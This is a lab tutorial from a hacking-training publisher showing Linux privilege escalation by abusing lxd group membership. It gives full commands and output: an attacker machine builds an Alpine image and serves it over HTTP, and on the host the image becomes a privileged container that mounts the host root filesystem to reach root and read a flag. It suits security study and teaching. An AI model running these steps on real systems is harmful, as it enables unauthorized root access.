iGNITE Technologies

Linux Privilege Escalation

LXC/LXD Groups

WWW.HACKINGARTICLES.IN

Contents

Introduction to LXD and LXC 3

Container Technology 3

Requirement 3

LXD Installation and Configuration 4

Privilege Escalation 6


Introduction to LXD and LXC

A Linux Container (LXC) is a lightweight virtualization method that falls between a chroot and a fully formed virtual machine, creating an environment that is as close to a Linux installation as feasible without requiring a separate kernel.

The lightervisor, or lightweight container hypervisor, is the **Linux daemon (LXD)**. LXD is built on top of the LXC container technology, which was formerly utilized by Docker. It does all of the container management behind the scenes with the stable LXC API, then adds the REST API on top to provide a much easier, more consistent user experience.

Container Technology

Container technology comes from the container, which is a procedure to assemble an application so that it can be run, with its requirements, in isolation from other processes. Container applications with names like Docker and Apache Mesos' popular choices have been introduced by major public cloud vendors, including Amazon Web Services, Microsoft Azure, and Google Cloud Platforms.



Requirement

Host machine: ubuntu 18:04
Attacker machine: Kali Linux or any other Machine
Let's Begin !!
So here you can observe that we have a profile for user "raj" as a local user account on the host machine.

```
id
```

```
raj@ubuntu:~$ id
uid=1001(raj) gid=1001(raj) groups=1001(raj)
raj@ubuntu:~$
```

LXD Installation and Configuration

Now install lxd by executing the following command:

apt install lxd

```
root@ubuntu:~# apt install lxd

Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ebtables liblxc-common liblxc1 libuv1 lxcfs lxd-clie
Suggested packages:
  criu lxd-tools
```

Also, you need to install some dependency for lxd:

apt install zfsutils-linux

```
root@ubuntu:~# apt install zfsutils-linux
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnvpair1linux libuutil1linux libzfs2linux libzpool2l
Suggested packages:
  nfs-kernel-server samba-common-bin zfs-initramfs | zfs
The following NEW packages will be installed:
```

Now to add a profile for user: raj into the lxd group, type the following command:

usermod --append --groups lxd raj

```
root@ubuntu:~# usermod --append --groups lxd raj
```

So now you can observe user “raj” is part of lxd groups.

id

```
raj@ubuntu:~$ id
uid=1001(raj) gid=1001(raj) groups=1001(raj),128(lxd)
raj@ubuntu:~$
```

Now you can configure LXD and start the LXD initialization process with the lxd init command. During initialization, it will ask you to choose some options. Here, majorly, we have gone with default options. However, instead of zfs, we used "dir" as the storage backend.

lxd init

```
root@ubuntu:~# lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (dir, zfs) [default=zfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

Once you have configured the lxd, you can then create a container using lxc. Here we are creating a container for "ubuntu: 18.04" and naming it "intimate-seasnail". Furthermore, use the lxc list command to view the available installed containers.

lxc launch ubuntu:18.04
lxc list

Connect to the container with the help of the lxc exec command, which takes the name of the container and the commands to execute:

lxc exec intimate-seasnail -- /bin/bash

Once you are inside the container, the shell prompt will look like the following below.


```
root@ubuntu:~# lxc launch ubuntu:18.04
Creating the container
Container name is: intimate-seasnail
Starting intimate-seasnail
root@ubuntu:~# lxc list
+-------------------+---------+----------------------+-------
|       NAME        |  STATE  |         IPV4         |
+-------------------+---------+----------------------+-------
| intimate-seasnail | RUNNING | 10.151.38.156 (eth0) | fd42:5
+-------------------+---------+----------------------+-------
root@ubuntu:~# lxc exec intimate-seasnail -- /bin/bash
root@intimate-seasnail:~# id
uid=0(root) gid=0(root) groups=0(root)
root@intimate-seasnail:~#
```

Privilege Escalation

Privilege escalation through lxd requires access to a local account. Therefore, we choose SSH to connect and take access to the local account on the host machine.

Note: The most important condition is that the user should be a member of the lxd group.

```
ssh raj@192.168.1.105
id
```



In order to take escalate the root privilege of the host machine you have to create an image for lxd thus you need to perform the following action:

1. **Steps to be performed on the attacker machine**:

- Download build-alpine in your local machine through the git repository.
- Execute the script “build -alpine” that will build the latest Alpine image as a compressed file, this step must be executed by the root user.
- Transfer the tar file to the host machine

2. **Steps to be performed on the host machine:**

- Download the alpine image
- Import image for lxd
- Initialize the image inside a new container.
- Mount the container inside the /root directory

So, we downloaded the build alpine using the GitHub repose.

```
git clone  https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder/
ls
./build-alpine
```

```
root@kali:~# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
root@kali:~# cd lxd-alpine-builder/
root@kali:~/lxd-alpine-builder# ls
build-alpine  LICENSE  README.md
root@kali:~/lxd-alpine-builder# ./build-alpine
Determining the latest release... v3.10
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.10/main/x86_64
Downloading alpine-keys-2.1-r2.apk
```

On running the above command, a tar.gz file is created in the working directory that we have transferred to the host machine.

python -m SimpleHTTPServer

```
root@kali:~/lxd-alpine-builder# ls
alpine-v3.10-x86_64-20191008_1227.tar.gz  build-alpine  LICENSE  README.md
root@kali:~/lxd-alpine-builder# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

On the other hand, we will download the alpine-image inside the/tmp directory on the host machine.

cd /tmp
wget http://192.168.1.107:8000/alpine -v3.10-x86_64-20191008_1227.tar.gz

After the image is built, it can be added as an image to LXD as follows:

lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage

use the list command to check the list of images

lxc image list

```
raj@ubuntu:/tmp$ wget http://192.168.1.107:8000/alpine-v3.10-x86_64-20191008_1227.tar.gz
--2019-10-08 09:30:06--  http://192.168.1.107:8000/alpine-v3.10-x86_64-20191008_1227.tar.gz
Connecting to 192.168.1.107:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3198987 (3.1M) [application/gzip]
Saving to: 'alpine-v3.10-x86_64-20191008_1227.tar.gz'

alpine-v3.10-x86_64-20191008_1227.tar.gz           100%[===================================

2019-10-08 09:30:06 (248 MB/s) - 'alpine-v3.10-x86_64-20191008_1227.tar.gz' saved [3198987/31

raj@ubuntu:/tmp$ lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
To start your first container, try: lxc launch ubuntu:18.04

Image imported with fingerprint: b68f65164847e60ae8cb10ff53bb734a90639982bad80dd10b6816ad1395
raj@ubuntu:/tmp$ lxc image list
+---------+--------------+--------+-----------------------------------------+--------+---
|  ALIAS  | FINGERPRINT  | PUBLIC |                DESCRIPTION              |  ARCH  |
+---------+--------------+--------+-----------------------------------------+--------+---
| myimage | b68f65164847 | no     | alpine v3.10 (20191008_12:27)           | x86_64 | 3.
+---------+--------------+--------+-----------------------------------------+--------+---
```

Once inside the container, navigate to /mnt/root to see all resources from the host machine.

```
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
id
```

After running the bash file, we see that we have a different shell. It is the shell of the container. This container has all the files of the host machine. So, we enumerated the flag and found it.

```
cd /mnt/root/root
ls
cat flag.txt
```

```
raj@ubuntu:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
raj@ubuntu:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
raj@ubuntu:/tmp$ lxc start ignite
raj@ubuntu:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
flag.txt
/mnt/root/root # cat flag.txt
Congratulation You Got Root
/mnt/root/root #
```

Reference: https://bugs.launchpad.net/ubuntu/+source/lxd/+bug/1829071


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux